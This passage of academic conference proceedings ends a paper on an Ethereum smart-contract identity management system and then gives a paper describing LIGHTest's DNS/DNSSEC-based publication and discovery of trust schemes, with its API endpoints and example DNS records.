Note that in TLS, U produces the symmetric key used for the encrypted tunnel. However, in our secondary tunnel it is necessary that RP_1 produce the symmetric key and encrypt it with U's public key to avoid a man-in-the-middle attack. We must prevent RP_1 from being able to masquerade as U while accessing some RP_2 (because RP_1 could answer RP_2's challenge using a response obtained by issuing the same challenge to U).

4.2 IDMS Attribute Transfer



Fig. 3: User to RP Attribute Transfer Function

Our second core function enables U to send attributes to RP (e.g., personal information necessary to complete some interaction). U obtains a decrypted copy of an attribute descriptor and data (from a local store, from an encrypted version stored in the user's IDMS record, or from a server whose location is specified in the user's IDMS record). U sends the descriptor and data to RP. RP hashes a concatenation of the data and descriptor and then verifies that the result matches a hash on the user's IDMS record. The RP can then use the 'ManagerPublicKey' field in the matching attribute record to evaluate the attribute source.

The manager accounts have unencrypted descriptor fields populated by the owner to enable an RP to automatically evaluate the authority of a manager account (e.g., that the manager issuing a drivers license really is the correct government agency). By the owner populating

these public manager descriptor fields with a standard nomenclature, automated evaluation by RPs of a manager's authority can be enabled.

5 Example Use Case

A government deploys an instance of our IDMS contract to a blockchain and is the owner. The owner authorizes account manager entities to perform identity proofing and add users. This is likely organizations already performing related activities, such as banks and local governments. A user Bob goes to his bank to have an account created in the IDMS. After providing the necessary documentation, he is granted an account. The owner also authorizes a university as an attribute manager with the descriptor fields 'university' and 'University of Corellia'. The former is a standardized descriptor to enable automated processing while the latter provides the name of the specific university (note that how to create ontologies of descriptors is out of scope of this work). Bob then requests that the University of Corellia post his degree to his IDMS account. Bob must first prove to the university using the core IDMS functions that 1) he owns the account and 2) that the account is for his identity by passing them identity attributes. Bob then transacts with the IDMS contract to give the university permission to post attributes to his account. The university gives Bob a digital image of his degree and also posts an attribute on Bob's IDMS account with a hash of the digital image and a location field indicating where Bob can login and download the image off of university servers (in case Bob loses the originally provided digital image). The university posts a second attribute indicating his grade point average (GPA). Since this is a small data field, it is encrypted along with a standard sized nonce and placed inside the attribute field. Bob can download this anytime off of the blockchain and use his private key to decrypt it. Bob then applies for a job with Ally, who wants proof that Bob graduated with a minimum GPA. Bob uses the core IDMS functions to prove that 1) he owns the IDMS account and 2) that the account contains the attributes necessary to convince Ally that Bob received a degree and graduated with a sufficient GPA. When Ally receives and verifies the attributes sent by Bob, she then checks the descriptor fields associated with the attributes. She verifies that the attributes were provided from a university using the first descriptor field and she reads off the specific university using the second descriptor field.

6 Implementation Details and Empirical Study

We implemented our IDMS using a smart contract running on the Ethereum platform [Eth] and created apps to interact with the smart contract. The contract implements all of the functionality described in section 2 and it contains methods to support the core functions described in section 4. Note that we left for future work the implementation of the off blockchain U to RP interactions.

We tested all contract interactions described in sections 2 and 4. There were two types of interactions: transactions and views. Transactions are function calls that change the state of

the contract; they thus must be submitted to the miners so that the changes can be stored on the blockchain. Views are function calls that look like transactions except that they do not alter the state of the contract; they thus can be executed locally by a node that has a copy of the blockchain. This makes their use free and fast. Table 2 lists the implemented functions.

Function	Type	Permitted Role	Gas	Ether	USD
Add Manager	Transaction	Contract Owner	66632	2.0E-4	$0.03
Delete Manager	Transaction	Contract Owner	17677	5.3E-5	$0.01
Add User Account	Transaction	Account Manager	94562	2.8E-4	$0.05
Delete User Account	Transaction	Account Manager	65020	2.0E-4	$0.03
Add Attribute	Transaction	Managers / Users	182045	5.5E-4	$0.09
Delete Attribute	Transaction	Managers / Users	33017	9.9E-5	$0.02
Permit Attribute Manager	Transaction	Users	45151	1.4E-4	$0.02
Deny Attribute Manager	Transaction	Users	15283	4.6E-5	$0.01
Compare Hash	View	Public	0	0	$0
View Attribute	View	Public	0	0	$0
View Public Key	View	Public	0	0	$0

Tab. 2: IDMS Contract Functions and Costs ($219.01 USD/Ether as of September 27, 2018)

Note that the view functions are used by users and RPs for their interactions. The transaction functions are only used to set up the IDMS data structures. Thus, normal operation of our IDMS is extremely fast and does not cost anything. Creating user accounts and updating them with attributes costs a modest amount of funds (e.g., less than $1 USD), but such activities are relatively rare compared to users interacting with RPs.

7 Reasons to use a Smart Contract

Use of the smart contract promotes trust in the system while providing a convenient vehicle for data distribution and update of a distributed and resilient data store. The smart contract code is publicly viewable and immutable, thus all participants know how it will operate and all entities are constrained to their roles. In particular, the owner is limited to just creation and deletion of manager roles; no access to user accounts is provided. The blockchain peer-to-peer network makes it convenient to distribute the IDMS data to participating entities. This also provides transparency and audit-ability for all IDMS transactions. Since the user to RP interactions don't modify the blockchain, this transparency doesn't cause a problem with user privacy. Lastly, the smart contract approach enables one to deploy an IDMS without the need to build and maintain any infrastructure.

8 Security Properties

We now summarize the security and privacy properties needed for our model and then explain how each security property is fulfilled by our IDMS and then discuss a residual weakness. The specific security properties are as follows:

1. User attribute data is encrypted such that only the user can decrypt it.
2. Users can securely share their attribute data with other parties.
3. Users can unilaterally remove their attributes.
4. Users can unilaterally remove their account.
5. Users can have multiple accounts in order to hide their association with certain attribute managers.
6. Account managers can only remove accounts that they created. Owners and attribute managers may not remove accounts.
7. Account managers can only modify the identity attributes for accounts they created.
8. Attribute managers may only place attributes if explicitly permitted by the relevant user.
9. Owners may only add and remove account/attribute managers and update the IDMS contract code.
10. IDMS contract code may only be updated by the owner following due process laid out in the contract (which is publicly available to all users of the contract).
11. Relying parties can trust account managers to perform identity proofing that binds real world entities to user accounts at a stated level of assurance.

These security properties are provided primarily by the contract itself. Except under conditions documented within the contract, the code is immutable. The code is also public so that users can verify that these properties will be held. The contract directly enforces security properties 3, 4, 6, 7, 8, 9, and 10. Key to this enforcement is for the smart contract to authenticate the party requesting a change. This is handled by the smart contract system, leveraging the accounts on the blockchain. Thus, our approach does not have to implement that part of the trust model.

Property 1 is enacted by the account and attribute managers when they place attributes on a user account. There is nothing in the contract to prevent the posting of unencrypted attributes, but there is no motive for a manager to do so and there could be repercussions (e.g., the owner could remove the manager from the IDMS).

Property 2 is enabled since our IDMS architecture provides a way for a user and RP to directly authenticate and pass attributes. All they need is to use a standard encrypted connection within which to execute our protocol.

Property 5 can be provided by a user's account manager. It is trivial to create additional accounts on blockchain systems, thus the user can do so easily. The account manager then simply creates an IDMS account with the public key associated with each of the user's accounts. Based on our empirical work, there may be a modest cost to create each account

(e.g., $0.05 USD). Also, we note that users are not required to pass RPs their identity attributes, enabling them to pass other attributes without revealing their identity. This can enable transactions to authenticate that a person has some attribute while staying anonymous. An example might be an online forum where only members of a certain organization can post messages but where the poster's identity is to remain anonymous.

Property 11 is achieved through the contract owner auditing the account managers to ensure that users are identity proofed at the required or advertised level of assurance. If account managers are non-compliant then the contract owner can revoke their accounts.

Despite these security protections, we note an important limitation. An account managers could use their knowledge of a user's identity attributes to create a clone identity for someone else. This is analogous to a government duplicating someone's passport but including a different picture to enable someone to act as someone else. To our knowledge this problem exists in the related schemes (discussed next) whenever attribute managers act maliciously.

9 Related Work

Many organizations are investigating using blockchain technology for identity management. Our approach is unique in providing a managed hierarchical approach with user self-sovereignty that can authoritatively validate attribute providers (or claim providers).

uPort: uPort is an 'open identity system for the decentralized web' [uPo18]. uPort users create and manage self-sovereign identities by creating Ethereum accounts linked to a self-sovereign wallet. Being unmanaged and fully self-sovereign, there is no entity identity proofing of user accounts [Lun+17]. Our approach differs in that it provides a managed solution that still provides a level of self-sovereignty. This managed aspect can enforce validation on the claim providers not possible in completely unmanaged systems.

SCPKI: The paper entitled 'SCPKI: A Smart Contract-Based PKI and Identity System' [AlB17] addresses the issue of rogue certificates issued by Certificate Authorities in traditional public key infrastructures. It proposes an alternative PKI approach that uses smart contracts to build a decentralized web-of-trust. The web-of-trust model is adopted from the Pretty Good Privacy (PGP) system [Gar95]. SCPKI supports self-sovereign identity by defining a smart contract that allows users to add, sign, and revoke attributes. Users can sign other user's attributes, gradually building a web-of-trust where users vouch for each others' identity attributes. As with uPort, our approach differs in that it provides a managed model that can provides additional assurances on claims.

Ethereum Improvement Proposal 725: Ethereum Improvement Proposal 725 [Vog17] (EIP-725) defines a smart contracts based identity management framework where each identity account is a separate smart contract. It supports self-attested claims and third party attestation. EIP-725 is augmented by EIP-735 [Vog], which specifies standard functions for managing claims and is supported by the ERC-725 Alliance [ERC]. An online ERC-725

DApp demonstration is available [0RI]. Our approach has similar capabilities but does not require every user and issuer of claims to have their own smart contract; ours is also a hierarchical managed model.

Sovrin: Sovrin is 'a protocol and token for self-sovereign identity and decentralized trust' [Sov]. Its goal is to replace the need for PKIs and to create a Domain Name System (DNS) type system for looking up public keys to be used for identity management purposes through building a custom blockchain system. It is a permissioned based cryptocurrency with no consensus protocol, thus it has centralized ownership of the tokens. The managing Sovrin foundation must approve all nodes managing the blocks but is appealing for community involvement in running nodes. The token is a cryptocurrency so that value can be exchanged along with supporting identity transactions. Our approach differs in that it doesn't require its own blockchain or cryptocurrency and can be executed on top of any smart contract system.

Decentralized Identity Foundation: The Decentralized Identity Foundation (DIF)is a large partnership with the stated goal of building an open source decentralized identity ecosystem [Fou18]. The primary focus is on high level framework, organizational issues, and standards. DIF plans to develop a broad, standards based ecosystem that supports a range of different implementations.

Other Related Work: There are many other FIM related blockchain projects that cannot be referenced here due to space limitations. For the majority of them, the design details are unavailable or are in constant flux due to the nascent nature of this market.

10 Conclusions

We have demonstrated that it is possible to design a FIM system that enables direct user to RP authentication and attribute transfer without the involvement of a third party. We implemented this using a smart contract and identified the advantages of taking such an approach. We note that user to RP interactions do not require transactions with the contract, making them fast, free, and private.

Our approach provides strong user self-sovereignty so that only the user can view and share their attribute data. However it is a managed system, intentionally not fully self-sovereignty as with the cited related work to prevent users from unilaterally changing their own identity and to provide greater validation of attribute providers. Our limits on self-sovereignty also enable the IDMS to provide authoritative and consistent data about users and participating organizations. Our approach is thus suitable for a large organization to provide identity management services to its constituents (e.g., a government). Once established by a large entity, other organizations may leverage the IDMS to provide attributes to their users and gain the ability to identify and authorize users (but only with user permission). If the owner of the contract opens up the system to many account managers and attribute managers, this will create a powerful identity management ecosystem (as opposed to being a service only for a particular purpose).

Bibliography

[0RI] 0RIGIN. *0RIGIN Protocol Demo*. URL: https://demo.originprotocol.com (visited on 02/05/2019).

[AlB17] Mustafa Al-Bassam. "SCPKI: a smart contract-based PKI and identity system". In: *Proceedings of the ACM Workshop on Blockchain, Cryptocurrencies and Contracts*. ACM. 2017, pp. 35–40.

[ERC] ERC-725 Alliance. *ERC-725 Ethereum Identity Standard*. ERC-725 Alliance. URL: http://erc725alliance.org (visited on 02/05/2019).

[Eth] Ethereum Foundation. *Ethereum*. URL: https://www.ethereum.org/ (visited on 02/05/2019).

[Fou18] Decentralized Identity Foundation. *DIF*. 2018. URL: http://identity.foundation (visited on 04/20/2018).

[Gar95] Simson Garfinkel. *PGP: pretty good privacy*. Ö'Reilly Media, Inc.", 1995.

[Lun+17] Christian Lundkvist et al. "Uport: A platform for self-sovereign identity". 2017. URL: https://whitepaper.%20uport.%20me/uPort%5C_%20whitepaper%5C_DRAFT20170221.pdf.

[Sov] Sovrin Foundation. *Sovrin: A Protocol and Token for Self-Sovereign Identity and Decentralized Trust*. URL: https://sovrin.org/wp-content/uploads/2018/03/Sovrin-Protocol-and-Token-White-Paper.pdf (visited on 02/05/2019).

[TA18] David Temoshok and Christine Abruzzi. *NISTIR 8149 Developing Trust Frameworks to Support Identity Federations*. Tech. rep. National Institue of Standards and Technology, 2018. DOI: 10.6028/NIST.IR.8149.

[uPo18] uPort. *uPort Developers*. uPort. 2018. URL: http://developer.uport.me/overview.html (visited on 04/20/2018).

[Vog] Fabian Vogelsteller. *ERC: Claim Holder # 735*. GitHub. URL: https://github.com/ethereum/EIPs/issues/735 (visited on 02/05/2019).

[Vog17] Fabian Vogelsteller. *EIP 725: Proxy Identity*. Ethereum Foundation. Oct. 2, 2017. URL: https://eips.ethereum.org/EIPS/eip-725 (visited on 02/06/2019).

[Yag+18] Dylan Yaga et al. *NISTIR 8202 Blockchain Technology Overview*. Tech. rep. National Institue of Standards and Technology, 2018. URL: https://csrc.nist.gov/publications/detail/nistir/8202/draft.

H. Roßnagel et al. (Eds.): Open Identity Summit 2019,
Lecture Notes in Informatics (LNI), Gesellschaft für Informatik, Bonn 2019 49

DNS-based Trust Scheme Publication and Discovery

LIGHTest's Trust Scheme Publication Authority

Georg Wagner[1], Sven Wagner[2], Stefan More[1] and Martin Hoffmann[3]

Abstract: Trust infrastructures are at the heart of a digital world. Within those trust infrastructures, trust schemes play an important role and often represent legal or organizational entities. Right now, trust schemes are published in the form of lists. Those lists enumerate all the trust services and their level of assurance. Trusted discovery only works if the URI of the trust list is known to the verifying party. In this paper, we introduce a Trust Scheme Publication Authority for arbitrary trust schemes. Our approach uses the Domain Name System (DNS) and its security extensions (DNSSEC) to publish discovery data securely.

Keywords: Trust Schemes; Publication; Discovery; eIDAS; LIGHT^{est}

1 Introduction

Trust infrastructures organize trust services, which provide digital services like identification and authentication of people, transactions, and more. Trust services enable a secure and trusted environment for all stakeholders.

Trust schemes are an essential part of many trust infrastructures. They often represent legal or organizational entities which regulate transactions, not only in the digital world. Therefore, a Trust Scheme is operated by a Trust Scheme Authority, and it comprises the organizational, regulatory/legal, and technical measures to assert trust-relevant attributes about enrolled entities in a given domain of trust. One core task of a trust scheme is to inform about the trust services inside its domain.

Right now, this is done by merely publishing an XML list, called trust list (or trust service status list). Such a trust list enumerates all trust services and, if present, their level or assurance. Also, it contains a lot of metadata of the trust services, like the company which operates them and their postal address, validity period and the used X.509 certificates. For the publication process, the existing and widely accepted standard for trust lists is ETSI TS 119 612 [Eu16].

[1] Technische Universität Graz, Institut für Angewandte Informationsverarbeitung und Kommunikationstechnologie, Inffeldgasse 16a, 8010 Graz, firstname.lastname@iaik.tugraz.at
[2] University of Stuttgart IAT, Institute of Human Factors and Technology Management, Allmandring 35, 70569 Stuttgart, Germany, firstname.name@iat.uni-stuttgart.de
[3] NLnet Labs, Science Park 400, 1098 XH Amsterdam, Netherlands firstname@nlnetlabs.nl

For example, the European Commission publishes the trust lists for the European trust scheme eIDAS on a daily basis on a publicly known server. This example shows that the discovery of trust schemes is a difficult task if we don't know all the addresses of all existing trust schemes. To simplify the discovery of trust lists, we propose a solution which uses the Domain Name System (DNS) for publication and discovery.

1.1 Current State of Trust Scheme Publication

The European Commission (EC) issues a trust list for the eIDAS trust scheme. This list contains pointers to the trust lists of the EU member states. The specification of this list of lists is given in the ETSI TS 119 612 standard [Eu16]. In the current publishing process of a trust list, a rigorous framework on how to publish a trust scheme is given to operators. Other countries use a different system to publish trust schemes or trust lists. For example, in the USA there exists neither a federal trust list nor a trust list for each state. Exceptions are states like the State of California [Of18], which publishes a list of trusted certification authorities for digital signatures for communications with public entities. However, this trust list is not available in a machine-readable format.

1.2 LIGHTest

LIGHT^{est} (*Lightweight Infrastructure for Global Heterogeneous Trust management in support of an open Ecosystem of Stakeholders and Trust schemes*) is a European research project (https://www.lightest.eu/). It thrives towards establishing a global trust infrastructure, also called LIGHT^{est}. A brief introduction is given in [BL16]. The project builds a system to automatically publish and discover trust schemes, as introduced in [Wa17]. Also, it enables the automated verification of transactions based on generic trust policies. In addition, the project supports established organizational structures by means of a flexible delegation mechanism. To unify the formats of delegations, LIGHT^{est} proposes a harmonized delegation data format, as shown by [WOM17]. To "go global", the project introduces the concept of automated translations between heterogeneous trust schemes.

The trust scheme publication process and its discovery is the topic of this paper and is explained in more detail in the following sections.

2 Introducing the Trust Scheme Publication Authority (TSPA)

The Trust Scheme Publication Authority (TSPA) is a central component of the LIGHT^{est} infrastructure. It enables the discovery and verification of trust scheme memberships for automatic trust verification, as shown by [Wa17]. The TSPA defines how Trust Schemes are published making use of the existing infrastructure and established

global trust anchor of the Domain Name System (DNS). For this purpose, the TSPA consists of two components: an off-the-shelf DNS nameserver with DNSSEC extension, and a Trust Scheme Provider server. The DNS nameserver is used for discovering the claim of Trust Scheme Association and the corresponding Trust List. The Trust Scheme Provider, implemented as an HTTPS component, provides this signed Trust List, which contains this required association.

Figure 1 provides an overview of the concept for trust scheme publishing in the TSPA. It shows the two components: DNS nameserver with the DNS records (left side), and Trust Scheme Provider (right side). The records on the DNS nameserver include data containers for Issuer and Trust Schemes. The containers for an Issuer are identified by an Issuer Name and include the Name of the associated Trust Scheme (*SchemeName*). Data Containers for a Trust Scheme are identified by a *SchemeName* and, if Level of Assurances (LoAs) are present, as *LevelName.SchemeName*. A Trust Scheme data container includes the Trust Scheme Provider Domain Name (*SchemeProviderName*). Besides, the data containers restrict the set of trusted certificates using the SMIMEA DNS resource record, as specified in [HS17]. Using SMIMEA enables to define the set of certificates which are accepted for signing the trust list. With this limitation of certificates, the signature of the Trust List can be verified.



Fig. 1: Conceptional framework for the publication and discovery of Trust Schemes

To update nameservers, we introduce two components: TSPA and ZoneManager. The TSPA component itself acts as the endpoint for operators, which can be clients publishing trust schemes. It receives all relevant data via an HTTPS API to create the trust scheme. It can process links to existing trust schemes as well as full trust scheme data. In the first case, the TSPA component creates the DNS entries together with the ZoneManager. In the second case, the TSPA component stores the trust scheme data locally and creates the DNS entries together with the ZoneManager. The second component, the ZoneManager, acts as the

endpoint on the nameserver and modifies the zone data directly. It also ensures any zone data is properly signed using an existing DNSSEC setup. Thus, the ZoneManager must be installed on the nameserver. The ZoneManager's interface is only called from the TSPA component, and must never be called from the operator directly. This separation together with the interfaces is shown in Figure 2. Both components implement a RESTful API that is used by clients to publish the trust scheme information. This design also allows us to separate the server running the TSPA from the DNS server.



Fig. 2: Communication between components

3 Publishing Data using the TSPA

In order to be found in the DNS, each trust service and trust scheme taking part in LIGHT^{est} picks a domain name as its identifier. It can announce this name in its associated certificates, as described in Section 4. This domain name is used as the basis for querying trust-related information for the service or scheme. In order to allow publication of information for different topics, the actual domain name to be queried is formed by prepending a prefix to the name. For trust scheme publication, this prefix is the `_scheme._trust` zone.

The ZoneManager takes care of all DNS-related activities. It offers a generic interface that allows a TSPA to provide it with all relevant information necessary to maintain the DNS records that clients use to discover the information published by the TSPA.

There are three kinds of DNS resource records the ZoneManager publishes. First, a trust service can announce a claim to be a member of one or more trust schemes via *PTR* records that contain the domain name of the trust scheme in question. Second, a trust scheme publishes the location of its trust list in the form of a HTTPS URI in *URI* records. Finally, the trust scheme can publish restrictions for the certificate used to sign its trust list using the DANE protocol through *SMIMEA* records.

Hence, the TSPA provides the domain names of a trust scheme, the location of its trust list, and information regarding its signing certificates to the ZoneManager. The ZoneManager then generates the required DNS resource records from this information and adds them to the correct DNS zone for publication. It also signs that zone for DNSSEC validation by creating signatures for the newly created records. In addition, it creates any additional records and signatures necessary to provide a DNS zone that will be validated correctly by resolvers. The ZoneManager finally pushes the signed zone to a regular authoritative DNS nameserver for publication in the DNS.

3.1 API

Both the TSPA and the ZoneManager use a RESTful API to allow management of trust schemes and DNS zones. Using the interface the API provides, a user can create, modify, and delete trust schemes. The server components use the established HTTP request methods PUT, DELETE, and GET to create, update, and retrieve data.

Method	Endpoint	Parameter(s)
PUT	`/{scheme-name}/schemes`	schemes
DELETE	`/{scheme-name}/schemes`	-
PUT	`/{scheme-name}/trust-list`	trust list data or link
DELETE	`/{scheme-name}/trust-list`	-
GET	`/{scheme-name}/trust-list`	-

Tab. 1: TSPA Endpoints relative to the base URI (variable names in curly brackets)

Table 1 shows the endpoints for the TSPA server component. The first endpoint, the `PUT /{scheme-name}/schemes`, receives a list of scheme names. This list is then forwarded to the ZoneManager's endpoint to publish schemes. The second endpoint, the `DELETE /{scheme-name}/schemes` endpoint, deletes the given scheme. Therefore, it passes the list to the ZoneManager where the DNS entries are deleted. Also, it deletes any local files for those schemes. The third endpoint, `PUT /{scheme-name}/trust-list`, receives either the trust list data that should be published or a link to an existing trust list. If the received data is a trust list, then the data is stored locally on the TSPA servers hard disk and the link to this storage is forwarded to the ZoneManager to create the correct DNS entries. If the received data is a link, only the link is forwarded to the ZoneManager.

Access to the ZoneManager requires authentication. This authentication happens via bearer tokens. Users have to request those tokens before they can use the ZoneManager.

The ZoneManager provides the HTTP methods given in Table 2. All the parameters are encoded in JSON format and are considered as mandatory to be provided. Nevertheless, the parameters to access the ZoneManager are transmitted by the TSPA, and an ordinary user must not have access to the ZoneManager as a standalone component.

Method	Endpoint	Parameter(s)
PUT	`/names/{scheme-name}/trust-list`	URL, certificate
DELETE	`/names/{scheme-name}/trust-list`	-
PUT	`/names/{scheme-name}/schemes`	schemes
DELETE	`/names/{scheme-name}/schemes`	-

Tab. 2: ZoneManager Endpoints used by the TSPA

The first endpoint from Table 2, `PUT /names/{scheme-name}/trust-list`, requires two parameters. The first parameter is the `URL`, a simple string containing the URL of the

trust service status list of the given scheme. The second parameter is the `certificate`, a DaneCertificate object that describes the used certificate for the signed trust service status list. This last field is optional. If it is missing, no DANE [HS12] records are published.

The DaneCertificate contains four fields. The first field, the *usage* field, contains a string for the usage of the DANE record and can be one of the following *pkix-ta*, *pkix-ee*, *dane-ta*, *dane-ee*. If the field is left empty, the ZoneManager assumes *dane-ee*. The second field, the *selector* field, contains a string for the selector of the DANE record and can either be *cert* or *spki*. If the field is left empty the ZoneManager assumes *spki*. The third field, the *matching* field, contains a string for the matching field type of the DANE record and can either be *full*, *sha256*, or *sha512*. If the field is left emtpy, the ZoneManager assumes *sha256* as default. The fourth and last field, the *data* field, contains the data of the record, according to the other fields.

The third endpoint from Table 2, `PUT /names/{scheme-name}/schemes`, contains one parameter. This parameter is called *schemes* and contains a list of strings. Each string is a domain name identifying one trust scheme the service claims membership of.

The two `DELETE` endpoints do not require any parameters. The endpoints will remove the entries from the nameserver and thus delete the trust scheme.

4 Retrieving Data from the TSPA

Clients (in LIGHT$^{\text{est}}$ they are called ATVs: Automatic Trust Verifiers) query the TSPA to learn about the trust status of a trust service. They do so if they want to verify a signed transaction they received. In specific, they want to verify whether the signer of the transaction is part of a trusted trust scheme. This is done by first discovering the API endpoint of the TSPA responsible for the respective scheme.

The signer's certificate is signed by a certificate authority (CA). This CA claims membership in a specific trust scheme. Such a claim is represented by a pointer in the CA's DNS zone. To retrieve this pointer, the client first needs to extract the CA's hostname from the transaction.

There are two ways of doing this: If the hostname is stored directly in the signer's certificate, the Issuer Alternative Name is used (defined in RFC5280 [Co08]). Otherwise, the hostname is contained in the certificate which issued the signer's certificate, using the Subject Alternative Name field, as defined in RFC5280 [Co08].

After extracting the CA's hostname, the client queries the CA's DNS for the *PTR* record of the *_scheme._trust* zone. This record contains a pointer to the DNS zone of the trust scheme of the CA, and thus also of the signer. The client then queries the trust scheme's DNS zone for the *URI* record. This record contains the HTTPS URI of the TSPA API, which can be used to retrieve the desired trust status information. In practice, the trust status information

retrieves if the CA is listed as a trust service in the trust list of the corresponding trust scheme.

All DNS records involved are authenticated using DNSSEC. Also, the trust status information is signed using a certificate which is pinned in the DNS using DANE. The certificate's fingerprint is stored in the SMIMEA record of the trust scheme's DNS zone.

5 Results

As an example on how the TSPA works, we chose Alice who is operating a TSPA at `tspa.example.com`. Her nameserver is located at `ns1.example.com`. She wants to publish a new trust scheme, called *TrustSchemeAlice*. Alice wants to create a trust scheme, which should contain the German *The-Trust GmbH* CA, which thereby becomes a TrustSchemeAlice qualified trust service provider. Alice has to create the correct trust list, which contains the provider, and send it to the correct TSPA endpoint, which is the trust-list endpoint as shown in Listing 1.

```
PUT https://tspa.example.com/api/v1/TrustSchemeAlice/trust-list
  TRUST LIST CONTENT
```

List. 1: Publication of the trust list (TRUST LIST CONTENT is used as a spaceholder)

With this simple call, Alice has created the correct discovery information for the trust-list XML file and has successfully created the DNS-entry for the discovery of the trust scheme. The TSPA endpoint has internally called ZoneManager and fed parts of Alice's data to ZoneManager which then created the DNS and DANE information. The TSPA has at the same time saved the trust-list information for TrustSchemeAlice on local storage.

```
...
_scheme._trust.tspa.example.com.    IN  URI
        1 1 https://tspa.example.com/api/v1/TrustSchemeAlice/trust-list
...
```

List. 2: DNS entry created by Alice for the publication of the trust scheme (for BIND9)

Now Alice is confident that everybody can discover TrustSchemeAlice.On the other side, we have Bob working for The-Trust GmbH. The-Trust GmbH now needs to claim that they are part of TrustSchemeAlice. They also operate a TSPA instance and can use the interface

to publish this claim. To do so, Bob needs to send the list of schemes his company is part of to the schemes endpoint, as shown in Listing 3.

```
PUT https://tspa.the-trust.eu/api/v1/TrustSchemeAlice/schemes
{ "example-ca.de.de",
  "tspa.example.com"
}
```

List. 3: Publication of the scheme claims

Bob has now successfully added his company to the TrustSchemeAlice, which can be successfully discovered.

```
_scheme._trust.the-trust.eu.  PTR _scheme._trust.example-ca.de.de
_scheme._trust.the-trust.eu.  PTR _scheme._trust.tspa.example.com
```

List. 4: DNS entries of the scheme claims (for BIND9)

Last but not least, Charlie has to verify a document. The document was signed by David using a certificate signed by The-Trust. To do so, Charlie starts the ATV on his machine. The ATV proceeds by analyzing the transaction and detects that it has a signature from David and that David's signature is from The-Trust. Now the ATV queries the The-Trust to find out in which trust schemes they are. This query is shown in Listing 5.

```
;; QUESTION SECTION:
;_scheme._trust.the-trust.eu.  IN  PTR

;; ANSWER SECTION:
_scheme._trust.the-trust.eu.   IN  PTR  _scheme._trust.example-ca.de.de.
_scheme._trust.the-trust.eu.   IN  PTR  _scheme._trust.tspa.example.com.
```

List. 5: First stage of the discovery of the trust scheme

Based on the query's result the ATV knows in which trust scheme The-Trust claims to be. Next, the ATV follows the pointers to the trust schemes' TSPA. Using the TSPA's trust-list, the ATV finally finds that The-Trust is part of TrustSchemeAlice, hosted at example.com. The result from this query is shown in Listing 6.

```
;; QUESTION SECTION:
;_scheme._trust.tspa.example.com.   IN  URI

;; ANSWER SECTION:
_scheme._trust.tspa.example.com.   IN  URI  1 1
        https://tspa.example.com/api/v1/TrustSchemeAlice/trust-list
```

List. 6: Second stage of the discovery for the trust scheme

The trust-list is a document signed by the TSPA. The key used to sign the document is likewise published in the DNS and authenticated using DNSSEC. Bob's ATV can, therefore, check whether the signature is valid by conducting another DNS query.

This example shows how Alice can operate her TSPA and add a new trust scheme. Also, it shows how Bob can add his CA into this trust scheme. Since the record published by Bob for The-Trust is only a claim used for discovery, Alice is still the authority for her TrustSchemeAlice. A malicious user could still publish this claim on their own, but TrustSchemeAlice's TSPA would not verify it. This example also illustrates how easy Charlie can find out in which trust scheme David is; by sending simple queries to the CA to find the TSPA and the correct trust scheme.

6 Conclusion

Trust scheme publication in the European Union is currently solved via the publication of a list where the trust scheme of a particular member state can be found. This approach requires a verifier to know where the trust scheme is saved at, and it would be more desirable if a CA can publish a membership claim, that can be verified during the verification of a transaction. In this paper, we have shown the technical solution to solve this problem. We described the external API of the involved components, and how they can be used to publish trust scheme information. We also have shown how we can use DNS to make trust scheme membership claims discoverable by a verifier in an automated way.

Acknowledgments

The LIGHT^{est} project is partially funded by the European Commission as an Innovation Act as part of the Horizon2020 program under grant agreement number 700321.

Bibliography

[BL16] Bruegger, B. P.; Lipp, P.: LIGHT^{est} - A Lightweight Infrastructure for Global Heterogeneous Trust Management. In: Open Identity Summit 2016, 13.-14. October 2016, Rome, Italy. Pp. 15–26, 2016.

[Co08] Cooper, D.; Santesson, S.; Farrell, S.; Boeyen, S.; Housley, R.; Polk, W.: Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile, RFC 5280, RFC Editor, May 2008.

[Eu16] European Telecommunications Standards Institute: Electronic Signatures and Infrastructures (ESI); Trust Lists, EN 119 612 V2.2.1, ETSI, Apr. 2016.

[HS12] Hoffman, P.; Schlyter, J.: The DNS-Based Authentication of Named Entities (DANE) Transport Layer Security (TLS) Protocol: TLSA, RFC 6698, RFC Editor, Aug. 2012.

[HS17] Hoffman, P.; Schlyter, J.: Using Secure DNS to Associate Certificates with Domain Names for S/MIME, RFC 8162, RFC Editor, May 2017.

[Of18] Office of the California Secretary of State: Approved List of Digital Signature Certification Authorities, `https://www.sos.ca.gov/administration/regulations/current-regulations/technology/digital-signatures/approved-certification-authorities/`, Accessed: 10 2018.

[Wa17] Wagner, S.; Kurowski, S.; Laufs, U.; Roßnagel, H.: A Mechanism for Discovery and Verification of Trust Scheme Memberships: The Lightest Reference Architecture. In (Fritsch, L.; Roßnagel, H.; Hühnlein, D., eds.): Open Identity Summit 2017. Gesellschaft für Informatik, Bonn, 2017.

